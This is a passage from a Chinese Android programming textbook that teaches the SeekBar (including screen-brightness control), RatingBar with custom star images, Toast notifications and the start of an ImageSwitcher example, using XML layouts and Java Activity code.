		this.seek.setOnSeekBarChangeListener(new OnSeekBarChangeListenerImpl());
	}
	private class OnSeekBarChangeListenerImpl implements
			SeekBar.OnSeekBarChangeListener {			//设置操作监听
		@Override
		public void onProgressChanged(SeekBar seekBar, int progress,
				boolean fromUser) {				//正在拖动
			MySeekBarDemo.this.pic
				.setImageResource(MySeekBarDemo.this.picData[seekBar
					.getProgress()]);			//修改显示图片
		}
		@Override
		public void onStartTrackingTouch(SeekBar seekBar) {		//开始拖动
		}
		@Override
		public void onStopTrackingTouch(SeekBar seekBar) {		//停止拖动
		}
	}
}
```

本程序将 SeekBar 的最大值设置为 9（this.seek.setMax(9)，取值范围为 0~9），而且将所有需要显示的图片都定义在了 picData 数组中，当拖动 SeekBar 时，会根据 SeekBar 的当前值，取得数组中指定位置的图片资源 ID，并将图片显示在 ImageView 组件中。程序的运行效果如图 7-27 所示。




图 7-27　拖动 SeekBar 改变图片

清楚了 SeekBar 组件及其事件处理操作之后，下面继续完成一个较为实用的功能。Android 手机一般都有屏幕亮度调节的功能，而这种操作往往就是通过 SeekBar 组件实现的。要想实现亮度的调节功能，就必须使用 android.view.Window 类（窗口类）的 screenBrightness 属性实现，而此属性的取值范围是 0~1（由暗到亮），下面通过代码具体说明。

提示

本程序要在真机上完成。

要想观察本程序的运行效果，则一定要将程序安装在 Android 手机上，在模拟器上是无法观察到运行效果的。

【例 7-45】 定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                              //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                         //所有组件垂直摆放
    android:layout_width="fill_parent"                     //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                   //布局管理器高度为屏幕高度
    <SeekBar                                               //定义拖动条组件
        android:id="@+id/seekbar"                          //组件 ID，程序中使用
        android:layout_width="fill_parent"                 //组件宽度为屏幕宽度
        android:layout_height="wrap_content" />            //组件高度为自身高度
    <ImageView                                             //定义图片显示组件
        android:layout_width="fill_parent"                 //组件宽度为屏幕宽度
        android:layout_height="wrap_content"               //组件高度为图片高度
        android:src="@drawable/android_book" />            //图片显示的资源 ID
</LinearLayout>
```

本程序定义了拖动条（SeekBar）和图片显示（ImageView）两个组件，这样在进行拖动条改变时可以改变屏幕亮度。

【例 7-46】 定义 Activity 程序，实现屏幕亮度的调节

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.view.WindowManager;
import android.widget.SeekBar;
public class MyBrightnessDemo extends Activity {
    private SeekBar seekbar = null;                        //拖动条组件
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
```

```
            super.setContentView(R.layout.main);                    //调用布局管理器
            this.seekbar = (SeekBar) super.findViewById(R.id.seekbar);  //取得组件
            this.seekbar.setMax(100);                               //以后计算的时候除以 100
            this.seekbar.setOnSeekBarChangeListener(
                    new OnSeekBarChangeListenerImpl());             //设置拖动事件
        }
        private class OnSeekBarChangeListenerImpl implements
                SeekBar.OnSeekBarChangeListener {                   //设置操作监听
            @Override
            public void onProgressChanged(SeekBar seekBar, int progress,
                    boolean fromUser) {                             //正在拖动
            }
            @Override
            public void onStartTrackingTouch(SeekBar seekBar) {     //开始拖动
            }
            @Override
            public void onStopTrackingTouch(SeekBar seekBar) {      //停止拖动
                MyBrightnessDemo.this.setScreenBrightness((float) seekBar
                        .getProgress() / 100);                      //计算出当前值
            }
        }
        private void setScreenBrightness(float num) {
            WindowManager.LayoutParams layoutParams =
                getWindow().getAttributes();                        //取得 window 属性
            layoutParams.screenBrightness = num;                    //num 已经除以 100
            super.getWindow().setAttributes(layoutParams);          //0~1 之间
        }
}
```

本程序直接通过 SeekBar 组件的拖动改变屏幕亮度，由于亮度只能用 0~1 之间的数字表示，所以在每次拖动之后都会将当前的内容除以 100（(float) seekBar.getProgress() / 100），之后将此内容设置到 window 的 screenBrightness 属性中，以达到对亮度的控制。

7.6 评分组件：RatingBar

如果现在用户要对某个应用程序打分，往往会使用如图 7-28 所示的组件，通过选择的五角星的个数来决定最终的打分成绩。

☆☆☆☆☆ 非常不错哦！

图 7-28 评分操作组件

这样的功能在 Android 中可以使用 RatingBar 组件实现，使用此组件可以方便用户的输入，而且很直观。RatingBar 类的定义结构如下：

```
java.lang.Object
   ↳ android.view.View
       ↳ android.widget.ProgressBar
           ↳ android.widget.AbsSeekBar
               ↳ android.widget.RatingBar
```

RatingBar 类的功能与 SeekBar 组件类似，都是通过拖拽来实现的，该类的常用方法如表 7-14 所示。

表 7-14　RatingBar 类的常用方法

No.	方　法	类　型	属　性	描　述
1	public RatingBar(Context context)	构造		创建 RatingBar 对象
2	public int getNumStars()	普通		取得评分数量
3	public float getRating()	普通		取得当前值
4	public float getStepSize()	普通		取得设置的步长
5	public boolean isIndicator()	普通		判断是否可以操作
6	public void setIsIndicator(boolean isIndicator)	普通	android:isIndicator	设置是否可以操作
7	public synchronized void setMax(int max)	普通		设置最大值
8	public void setNumStars(int numStars)	普通	android:numStars	设置评分星的个数
9	public void setOnRatingBarChangeListener (RatingBar.OnRatingBarChangeListener listener)	普通		设置操作监听
10	public void setRating(float rating)	普通	android:rating	设置当前值
11	public void setStepSize(float stepSize)	普通	android:stepSize	设置每次增长的步长

在操作评分组件时会产生评分监听的操作事件，而此事件使用 RatingBar.OnRatingBarChangeListener 接口处理，此接口定义如下：

```
public static interface RatingBar.OnRatingBarChangeListener{
        /**
         * 评分监听的处理操作
         * @param ratingBar  当前触发此事件的 RatingBar 对象
         * @param rating  当前 RatingBar 的数值
         * @param fromUser  是否由用户操作
         */
        public abstract void onRatingChanged(RatingBar ratingBar, float rating, boolean fromUser) ;
}
```

下面将定义两个评分组件，其中有一个是可以操作的组件（android:isIndicator="false"），另一个是不可以操作的组件（android:isIndicator="true"）。

【例 7-47】 在 main.xml 文件中定义组件

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                                //线性布局管理器
        xmlns:android="http://schemas.android.com/apk/res/android"
        android:id="@+id/MyLayout"                           //布局管理器 ID
        android:orientation="vertical"                       //所有组件垂直摆放
        android:layout_width="fill_parent"                   //布局管理器宽度为屏幕宽度
        android:layout_height="fill_parent">                 //布局管理器高度为屏幕高度
        <RatingBar                                           //定义评分组件
                android:numStars="5"                         //有 5 颗评分星
                android:stepSize="0.5"                       //每次评分步长为 0.5
                android:isIndicator="false"                  //用户可以操作
                android:id="@+id/ratingbarA"                 //组件 ID，程序中使用
```

```
        android:layout_width="wrap_content"          //组件宽度为屏幕宽度
        android:layout_height="wrap_content"/>       //组件高度为显示高度
    <RatingBar                                       //定义评分组件
        android:numStars="5"                         //有 5 颗评分星
        android:rating="3"                           //默认的分数
        android:isIndicator="true"                   //用户不可操作
        android:id="@+id/ratingbarB"                 //组件 ID，程序中使用
        android:layout_width="wrap_content"          //组件宽度为屏幕宽度
        android:layout_height="wrap_content"/>       //组件高度为显示高度
    <TextView                                        //文本显示组件
        android:id="@+id/text"                       //组件 ID，程序中使用
        android:layout_width="fill_parent"           //组件宽度为屏幕宽度
        android:layout_height="wrap_content"/>       //组件高度为屏幕高度
</LinearLayout>
```

本程序定义了两个评分组件（RatingBar），一个是用户可以操作的组件（ratingbarA），另一个是用户不可以操作的组件（ratingbarB），而且每个组件的默认值（android:rating）不一样，增长的步长（android:stepSize）也不一样。

【例 7-48】 在 Activity 程序中对评分组件（ratingbarA）的操作进行监听

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.widget.RatingBar;
import android.widget.TextView;
public class MyRatingBarDemo extends Activity {
    private RatingBar ratingBarA = null;                    //定义评分组件
    private TextView text = null;                           //文本显示组件
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);
        this.ratingBarA = (RatingBar) super.findViewById(R.id.ratingbarA) ;
        this.text = (TextView) super.findViewById(R.id.text) ;   //取得组件
        this.ratingBarA.setOnRatingBarChangeListener(
                new OnRatingBarChangeListenerImpl());        //设置监听
    }
    private class OnRatingBarChangeListenerImpl implements
            RatingBar.OnRatingBarChangeListener {
        @Override
        public void onRatingChanged(RatingBar ratingBar, float rating,
                boolean fromUser) {
            MyRatingBarDemo.this.text.append("*** 当前值（Rating）： "
                    + ratingBar.getRating() + "，增长步长： "
                    + ratingBar.getStepSize() + "\n");       //增加文本显示
        }
    }
}
```

由于第一个评分组件（ratingBarA）是用户可以操作的，所以本程序首先取得了此组件，而后直接在此组件上通过 setOnRatingBarChangeListener()方法对操作进行了监听，当用户更改评分

时，会直接在文本框中将用户的每次操作进行记录。程序的运行效果如图 7-29 所示。

以上代码只是为用户构建出了一个最基本的评分组件，而且可以发现，评分组件在默认情况下显示的图片是五角星（如图 7-30 所示），也可以根据需要定义自己的显示图片。在图 7-31 中定义了两张图片，分别表示选中（第一进度条，如图 7-31（a）所示）和未选中（第二进度条，如图 7-31（b）所示）时的显示图形，在使用时，需要将图片保存在 drawable-*文件夹中（本程序为了方便，直接将其保存在了 drawable-hdpi 文件夹）。



图 7-29　显示评分组件



图 7-30　默认的显示图片是五角星



（a）第一进度条图片



（b）第二进度条图片

图 7-31　自定义评分组件图片

随后需要在保存图片的文件夹（drawable-*）中定义一个 star_conf_file.xml 文件夹，以分别描述图 7-31 所示的两张图片的信息。

【例 7-49】　图片描述信息——drawable-*\star_conf_file.xml

```
<?xml version="1.0" encoding="utf-8"?>
<layer-list                                                  //定义图层列表项
    xmlns:android="http://schemas.android.com/apk/res/android">
    <item                                                    //定义列表属性
        android:id="@+android:id/background"                 //背景显示图片
        android:drawable="@drawable/star_empty"/>            //将 star_empty.png 作为显示图片
    <item                                                    //定义列表属性
        android:id="@+android:id/secondaryProgress"          //定义第二进度条显示图片
        android:drawable="@drawable/star_empty"/>            //将 star_empty.png 作为第二进度条图片
    <item                                                    //定义列表属性
        android:id="@+android:id/progress"                   //定义第一进度条显示图片
        android:drawable="@drawable/star_full"/>             //将 star_full.png 作为第二进度条图片
</layer-list>
```

本配置文件中明确定义了 3 个属性的内容。

☑　默认的背景显示图片：@+android:id/background。

☑　第二进度条的显示图片（未选中）：@+android:id/secondaryProgress。

☑　第一进度条的显示图片（已选中）：@+android:id/progress。



文件名称没有限制。

在定义 star_conf_file.xml 文件时，文件名称可以任意，而后在布局管理文件（main.xml）中配置 RatingBar 组件时，只需要在 style 上填写此文件中的 style 元素的 name 属性即可。

另外，对于程序中所配置的第二进度条，将在第 9 章中讲解 ProgressBar 组件时详细讲解，本处读者只需要按照给出的文件内容编写即可。

但是，要想使用图片显示文件，还必须在 values 文件夹中为评分组件（Widget.RatingBar）配置样式，所以定义一个 values\style.xml 文件进行配置。

【例 7-50】 图片描述信息——values\styles.xml

```
<?xml version="1.0" encoding="utf-8"?>
<resources>                                                     //定义资源
    <style                                                      //显示风格
        name="myRatingBar Style"                                //显示风格的名称，程序中使用
        parent="@android:style/Widget.RatingBar">               //定义使用此样式的组件
        <item name="android:progressDrawable">                  //进度条的显示图片
            @drawable/star_conf_file</item>                     //为之前配置的图片显示风格
        <item name="android:minHeight">53dip</item>             //图片的最小高度
        <item name="android:maxHeight">53dip</item>             //图片的最大高度
    </style>
</resources>
```

本文件的主要功能就是配置了一个样式（名称为 myRatingBarStyle，为以后布局管理器使用），此样式的图片显示属性为之前建立的 start_conf_file.xml 文件。

【例 7-51】 在 main.xml 文件中定义组件

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/MyLayout"                          //布局管理器 ID
    android:orientation="vertical"                      //所有的组件采用垂直排列形式
    android:layout_width="fill_parent"                  //布局管理器的宽度为屏幕宽度
    android:layout_height="fill_parent">                //布局管理器的高度为屏幕高度
    <RatingBar                                          //定义评分组件
        android:numStars="5"                            //组件上有 5 个评分点
        android:stepSize="1"                            //每次步长为 1
        android:isIndicator="false"                     //用户可以操作组件
        android:id="@+id/ratingbar"                     //此组件 ID，程序中使用
        style="@style/myRatingBarStyle"                 //组件的显示样式，为 values\styles.xml 定义
        android:layout_width="wrap_content"             //组件宽度为显示宽度
        android:layout_height="wrap_content"/>          //组件高度为显示高度
    <TextView                                           //定义文本显示组件
        android:id="@+id/text"                          //组件 ID，程序中使用
        android:layout_width="fill_parent"              //组件宽度为屏幕宽度
        android:layout_height="wrap_content"/>          //组件高度为屏幕高度
</LinearLayout>
```

本程序定义了一个评分组件（RatingBar）和一个文本显示组件（TextView），在定义评分

组件时，所采用的显示样式为用户自定义的显示形式（style="@style/myRatingBarStyle"）。

【例 7-52】 定义 Activity 程序，对评分组件的操作进行监听

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.widget.RatingBar;
import android.widget.TextView;
public class MyRatingBarDemo extends Activity {
	private RatingBar ratingBar = null;					//定义评分组件
	private TextView text = null;					//文本显示组件
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		super.setContentView(R.layout.main);
		this.ratingBar = (RatingBar) super.findViewById(R.id.ratingbar) ;
		this.ratingBar.setStepSize(1.0f) ;				//设置步长
		this.text = (TextView) super.findViewById(R.id.text) ;	//取得组件
		this.ratingBar.setOnRatingBarChangeListener(
				new OnRatingBarChangeListenerImpl());	//设置监听
	}
	private class OnRatingBarChangeListenerImpl implements
			RatingBar.OnRatingBarChangeListener {
		@Override
		public void onRatingChanged(RatingBar ratingBar, float rating,
				boolean fromUser) {
			int num = (int) rating ;				//取得当前值
			String result = null ;				//定义字符串保存结果
			switch (num) {
			case 5:
				result = "非常满意";			//显示信息
				break ;
			case 4:
				result = "满意";				//显示信息
				break ;
			case 3:
				result = "还可以";			//显示信息
				break ;
			case 2:
				result = "不满意";			//显示信息
				break ;
			case 1:
				result = "非常不满意";			//显示信息
				break ;
			}
			MyRatingBarDemo.this.text.setText("您对 www.mldnjava.cn 的网站满意度是： "
					+ result);			//增加文本显示
		}
	}
}
```

本程序首先分别取得了评分组件（ratingbar）和文本显示组件（text），而后在评分组件上增加了一个评分改变的监听操作（RatingBar.OnRatingBarChangeListener），每次修改评分的分数后都会在文本显示框中进行记录，并且会根据用户选择的分数进行信息的显示。程序的运行效果如图 7-32 所示。



图 7-32　自定义评分组件显示样式

7.7　信息提示框：Toast

在系统中，通过对话框可以对用户的某些操作进行提示，在 Android 平台中还提供了另外一套更加友好的提示界面效果，而且这种界面在提示用户时不会打断用户的正常操作，这种对话框可以通过 Toast 组件实现。

Toast 是一个以简单提示信息为主要显示操作的组件，在 Android 中，android.widget.Toast 的继承结构如下：

```
java.lang.Object

   ↳ android.widget.Toast
```

Toast 类中的常用方法及常量如表 7-15 所示。

表 7-15　Toast 类中的常用方法及常量

No.	方法及常量	类　型	描　述
1	public static final int LENGTH_LONG	常量	显示时间长
2	public static final int LENGTH_SHORT	常量	显示时间短
3	public Toast(Context context)	普通	创建 Toast 对象
4	public static Toast makeText(Context context, int resId, int duration)	普通	创建一个 Toast 对象，并指定显示文本资源的 ID 和信息的显示时间
5	public static Toast makeText(Context context, CharSequence text, int duration)	普通	创建一个 Toast 对象，并指定显示文本资源和信息的显示时间
6	public void show()	普通	显示信息
7	public void setDuration(int duration)	普通	设置显示的时间
8	public void setView(View view)	普通	设置显示的 View 组件
9	public void setText(int resId)	普通	设置显示的文字资源 ID
10	public void setText(CharSequence s)	普通	直接设置要显示的文字
11	public void setGravity(int gravity, int xOffset, int yOffset)	普通	设置组件的对齐方式
12	public View getView()	普通	取得内部包含的 View 组件
13	public int getXOffset()	普通	返回组件的 X 坐标位置
14	public int getYOffset()	普通	返回组件的 Y 坐标位置
15	public void cancel()	普通	取消显示

一般创建此类对象都会直接使用 makeText()方法完成，这样只需要传入要显示的文字和显



示的时间长短即可，而时间长短由 Toast 类定义的两个常量：LENGTH_LONG 和 LENGTH_SHORT 决定。

【例 7-53】 在 main.xml 文件中定义组件

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                          //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/MyLayout"                         //布局管理器 ID
    android:orientation="vertical"                     //所有组件垂直排列
    android:layout_width="fill_parent"                 //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">               //布局管理器高度为屏幕高度
    <Button                                            //定义按钮
        android:id="@+id/butA"                         //组件 ID，程序中使用
        android:text="长时间显示 Toast"                 //默认显示文字
        android:layout_width="fill_parent"             //组件宽度为屏幕宽度
        android:layout_height="wrap_content"/>         //组件高度为文字高度
    <Button                                            //定义按钮
        android:id="@+id/butB"                         //组件 ID，程序中使用
        android:text="短时间显示 Toast"                 //默认显示文字
        android:layout_width="fill_parent"             //组件宽度为屏幕宽度
        android:layout_height="wrap_content"/>         //组件高度为文字高度
</LinearLayout>
```

本布局管理器中定义了两个按钮，当单击两个按钮时会产生两种不同的 Toast 提示框：一个提示时间长，一个提示时间短。

【例 7-54】 编写 Activity 程序，显示 Toast

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.Toast;
public class MyToastDemo extends Activity {
    private Button butA = null ;                                  //定义按钮组件
    private Button butB = null ;                                  //定义按钮组件
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                      //调用布局管理器
        this.butA = (Button) super.findViewById(R.id.butA) ;      //取得组件
        this.butB = (Button) super.findViewById(R.id.butB) ;      //取得组件
        this.butA.setOnClickListener(new OnClickListenerImplShort()) ;    //设置事件
        this.butB.setOnClickListener(new OnClickListenerImplLong()) ;     //设置事件
    }
    private class OnClickListenerImplShort implements OnClickListener {  //单击事件
        @Override
        public void onClick(View arg0) {
            Toast.makeText(MyToastDemo.this, "短时间显示的 Toast 信息提示框",
                    Toast.LENGTH_SHORT).show();                           //显示 Toast
        }
```

```
    }
    private class OnClickListenerImplLong implements OnClickListener {    //单击事件
        @Override
        public void onClick(View arg0) {
            Toast.makeText(MyToastDemo.this, "长时间显示的 Toast 信息提示框",
                    Toast.LENGTH_LONG).show();                    //显示 Toast
        }
    }
}
```

本程序在两个按钮单击操作事件中，直接利用 Toast 类的 makeText()方法创建了提示框，除了显示文字之外，还设置了 duration 分别为长时间显示（LENGTH_LONG）和短时间显示（LENGTH_SHORT）。程序的运行效果如图 7-33 所示。



图 7-33　显示基本的 Toast 提示框

以上显示的是 Toast 默认风格的提示框，该提示框默认在屏幕底部显示，如果需要自定义提示框的位置，可以直接利用 setGravity()方法完成，另外，还可以利用 addView()方法在提示框中加入显示图片的组件。

【例 7-55】　定义 main.xml 文件，定义操作的按钮

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                          //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/MyLayout"                          //布局管理器 ID
    android:orientation="vertical"                      //所有组件垂直排列
    android:layout_width="fill_parent"                  //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                //布局管理器高度为屏幕高度
    <Button                                             //定义按钮
        android:id="@+id/but"                           //组件 ID，程序中使用
        android:text="自定义风格的 Toast 提示框"          //默认显示文字
        android:layout_width="fill_parent"              //组件宽度为屏幕宽度
        android:layout_height="wrap_content"/>          //组件高度为文字高度
</LinearLayout>
```

【例 7-56】　定义 Activity 程序，显示自定义风格的 Toast 提示框

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
```

```
import android.view.Gravity;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.ImageView;
import android.widget.LinearLayout;
import android.widget.Toast;
public class MyToastDemo extends Activity {
    private Button but = null ;                                        //定义按钮组件
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                           //调用布局管理器
        this.but = (Button) super.findViewById(R.id.but) ;             //取得组件
        this.but.setOnClickListener(new OnClickListenerImpl()) ;       //设置事件
    }
    private class OnClickListenerImpl implements OnClickListener {     //单击事件
        @Override
        public void onClick(View view) {
            Toast myToast = Toast.makeText(MyToastDemo.this, "魔乐科技软件学院",
                    Toast.LENGTH_LONG) ;                               //创建 Toast
            myToast.setGravity(Gravity.CENTER, 60, 30);                //定义对齐方式及位置
            //取得 myToast 的 View 组件，之后在此组件中继续增加图片，否则文字无法显示
            LinearLayout myToastView = (LinearLayout) myToast.getView();
            ImageView img = new ImageView(MyToastDemo.this);          //图片组件
            img.setImageResource(R.drawable.pic_mldn) ;                //显示图片
            myToastView.addView(img,0) ;                               //添加组件，在文字上方
            myToast.show() ;                                           //显示提示信息
        }
    }
}
```

本程序在按钮单击事件处理程序中进行了 Toast 组件的定义，而显示的位置由 setGravity() 方法所指定，之后向显示的提示信息框中添加了一个图片组件 ImageView。程序的运行效果如图 7-34 所示。



图 7-34　自定义的 Toast 显示框

说明

提问：在自定义显示组件时，为什么不直接使用 Toast 中的 setView()方法？

在例 7-56 的程序中，在 Toast 内部添加图片显示操作的代码如下：

```
LinearLayout myToastView = (LinearLayout) myToast.getView();
ImageView img = new ImageView(MyView.this);
img.setImageResource(R.drawable.pic_mldn) ;
myToastView.addView(img,0) ;
```

在 Toast 组件中明明定义了 setView()方法，为什么此处不直接使用 setView()方法设置显示组件，而是要先通过 getView()方法取得线性布局之后再通过 LinearLayout 对象增加显示组件？

回答：如果直接使用 setView()方法则只会有图片显示。

Toast 中的 setView()方法表示的是向 Toast 这个显示的容器中设置一个新的 View 组件，如果现在编写如下代码：

```
ImageView img = new ImageView(MyView.this);
img.setImageResource(R.drawable.pic_mldn) ;
myToast.setView(img) ;
```

则表示直接将 Toast 显示框中的全部组件替换成 ImageView 进行显示，而原本的提示文字就完全消失了，所以在程序的编写上，才会先通过 getView()方法取得原本的视图组件（LinearLayout），之后再利用 LinearLayout 中的 addView()方法将一个新的图片组件插入在显示文字之前，形成如图 7-34 所示的效果。

7.8 图片切换：ImageSwitcher

ImageSwitcher 组件的主要功能是完成图片的切换显示，例如用户在进行图片浏览时，可以通过单击按钮逐张切换显示的图片，而且使用 ImageSwitcher 组件切换图片时，还可以为其增加一些动画效果。ImageSwitcher 类定义如下：

```
java.lang.Object
   ↳ android.view.View
        ↳ android.view.ViewGroup
             ↳ android.widget.FrameLayout
                  ↳ android.widget.ViewAnimator
                       ↳ android.widget.ViewSwitcher
                            ↳ android.widget.ImageSwitcher
```

通过定义可以发现，此类是 ViewSwitcher 类的子类，ViewSwitcher 类的功能是专门用于进行显示的切换操作，在 ImageSwitcher 类中定义的常用操作方法如表 7-16 所示。

表 7-16　ImageSwitcher 类的常用操作方法

No.	方　法	类　型	描　述
1	public ImageSwitcher(Context context)	构造	创建 ImageSwitcher 对象
2	public void setFactory(ViewSwitcher.ViewFactory factory)	普通	设置 ViewFactory 对象，用于完成两个图片切换时 ViewSwitcher 的转换操作
3	public void setImageResource(int resid)	普通	设置显示的图片资源 ID
4	public void setInAnimation(Animation inAnimation)	普通	图片读取进 ImageSwitcher 时的动画效果
5	public void setOutAnimation(Animation outAnimation)	普通	图片从 ImageSwitcher 消失时的动画效果

提示

关于 Animation。

Animation 是 Android 中提供的动画操作程序，相关内容将在第 10 章多媒体技术部分进行讲解，但是考虑到知识的完整性，在此先使用本组件进行操作。

在使用 ImageSwitcher 切换图片时，可以通过 Animation 指定切换图片时的动画显示效果，此类定义如下：

```
java.lang.Object

  ↳ android.view.animation.Animation
```

但是要想取得 Animation 类的对象，还需要使用 AnimationUtils 类完成，AnimationUtils 类中定义的主要方法如表 7-17 所示。

表 7-17　AnimationUtils 类的主要方法

No.	方　法	类　型	描　述
1	public static Animation loadAnimation(Context context, int id)	普通	创建 Animation 对象

在使用 loadAnimation()方法创建 Animation 对象时，需要指定操作的资源类型，这些类型可以直接从 android.R 类中定义的常量找出，本次程序将使用两个资源常量，如表 7-18 所示。

表 7-18　android.R 定义的动画显示效果

No.	方　法	类　型	描　述
1	public static final int fade_in	常量	进入时动画显示
2	public static final int fade_out	常量	离开时动画显示

但是如果要想实现图片的切换功能，则定义的 Activity 类还必须实现 ViewSwitcher.ViewFactory 接口，以指定切换视图的操作工厂，此接口定义如下：

```
public static interface ViewSwitcher.ViewFactory {
     /**
      * 创建一个新的 View 显示，并将其加入到 ViewSwitcher 中
      * @return  新的 View 对象
      */
     public abstract View makeView() ;
}
```

本接口中只存在一个 makeView()方法，此方法的主要功能是返回一个 View 对象的若干设置参数，如果要显示图片，则可以使用 ImageView()返回，例如，以下代码就是在 makeView()中指定了切换的图片显示的若干参数来进行图片切换操作的。


```
private class ViewFactoryImpl implements ViewFactory {
    @Override
    public View makeView() {
        ImageView img = new ImageView(MyImageSwitcherDemo.this);    //实例化图片显示
        img.setBackgroundColor(0xFFFFFFFF);                         //设置背景颜色
        img.setScaleType(ImageView.ScaleType.CENTER);               //居中显示
        img.setLayoutParams(new ImageSwitcher.LayoutParams(         //自适应图片大小
            LayoutParams.FILL_PARENT, LayoutParams.FILL_PARENT));   //定义组件
        return img;
    }
}
```

下面使用 ImageSwitcher 完成一个图片的转换功能。

【例 7-57】 在 main.xml 文件中定义组件

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                                   //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/MyLayout"                                  //布局管理器 ID
    android:orientation="vertical"                              //所有组件垂直排列
    android:layout_width="fill_parent"                          //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                        //布局管理器高度为屏幕高度
    <ImageSwitcher                                              //图片切换组件
        android:id="@+id/myImageSwitcher"                       //组件 ID，程序中使用
        android:layout_width="wrap_content"                     //组件宽度为显示宽度
        android:layout_height="wrap_content"/>                  //组件高度为显示高度
    <LinearLayout                                               //内嵌布局管理器
        xmlns:android="http://schemas.android.com/apk/res/android"
        android:orientation="horizontal"                        //组件采用水平摆放
        android:layout_width="fill_parent"                      //布局管理器宽度为屏幕宽度
        android:layout_height="fill_parent">                    //布局管理器高度为屏幕高度
        <Button                                                 //按钮组件
            android:id="@+id/butPrevious"                       //组件 ID，程序中使用
            android:text="上一张图片"                             //默认显示文字
            android:enabled="false"                             //默认为不可使用
            android:layout_width="wrap_content"                 //组件宽度为文字宽度
            android:layout_height="wrap_content"/>              //组件高度为文字高度
        <Button                                                 //按钮组件
            android:id="@+id/butNext"                           //组件 ID，程序中使用
            android:text="下一张图片"                             //默认显示文字
            android:enabled="true"                              //默认为可以使用
            android:layout_width="wrap_content"                 //组件宽度为文字宽度
            android:layout_height="wrap_content"/>              //组件高度为文字高度
    </LinearLayout>
</LinearLayout>
```

本布局文件定义了 ImageSwitcher 组件，随后为了显示方便，又内嵌了一个线性布局管理器，并让两个按钮水平摆放。



【例 7-58】 定义 Activity 程序，用于图片切换显示

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.view.animation.AnimationUtils;
import android.widget.Button;
import android.widget.ImageSwitcher;
import android.widget.ImageView;
import android.widget.LinearLayout.LayoutParams;
import android.widget.ViewSwitcher.ViewFactory;
public class MyImageSwitcherDemo extends Activity {
	private ImageSwitcher myImageSwitcher = null;				//图片切换
	private Button butPrevious = null;					//按钮组件
	private Button butNext = null;						//按钮组件
	private int[] imgRes = new int[] { R.drawable.ispic_a, R.drawable.ispic_b,
			R.drawable.ispic_c, R.drawable.ispic_d, R.drawable.ispic_e };	//资源图片 ID
	private int foot = 0;							//资源读取位置
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		super.setContentView(R.layout.main);				//调用布局管理器
		this.myImageSwitcher = (ImageSwitcher) super
				.findViewById(R.id.myImageSwitcher);		//取得组件
		this.butPrevious = (Button) super.findViewById(R.id.butPrevious);	//取得组件
		this.butNext = (Button) super.findViewById(R.id.butNext) ;	//取得组件
		this.myImageSwitcher.setFactory(new ViewFactoryImpl());		//设置转换工厂
		this.myImageSwitcher.setInAnimation(AnimationUtils.loadAnimation(this,
				android.R.anim.fade_in));			//设置动画
		this.myImageSwitcher.setOutAnimation(AnimationUtils.loadAnimation(this,
				android.R.anim.fade_out));			//设置动画
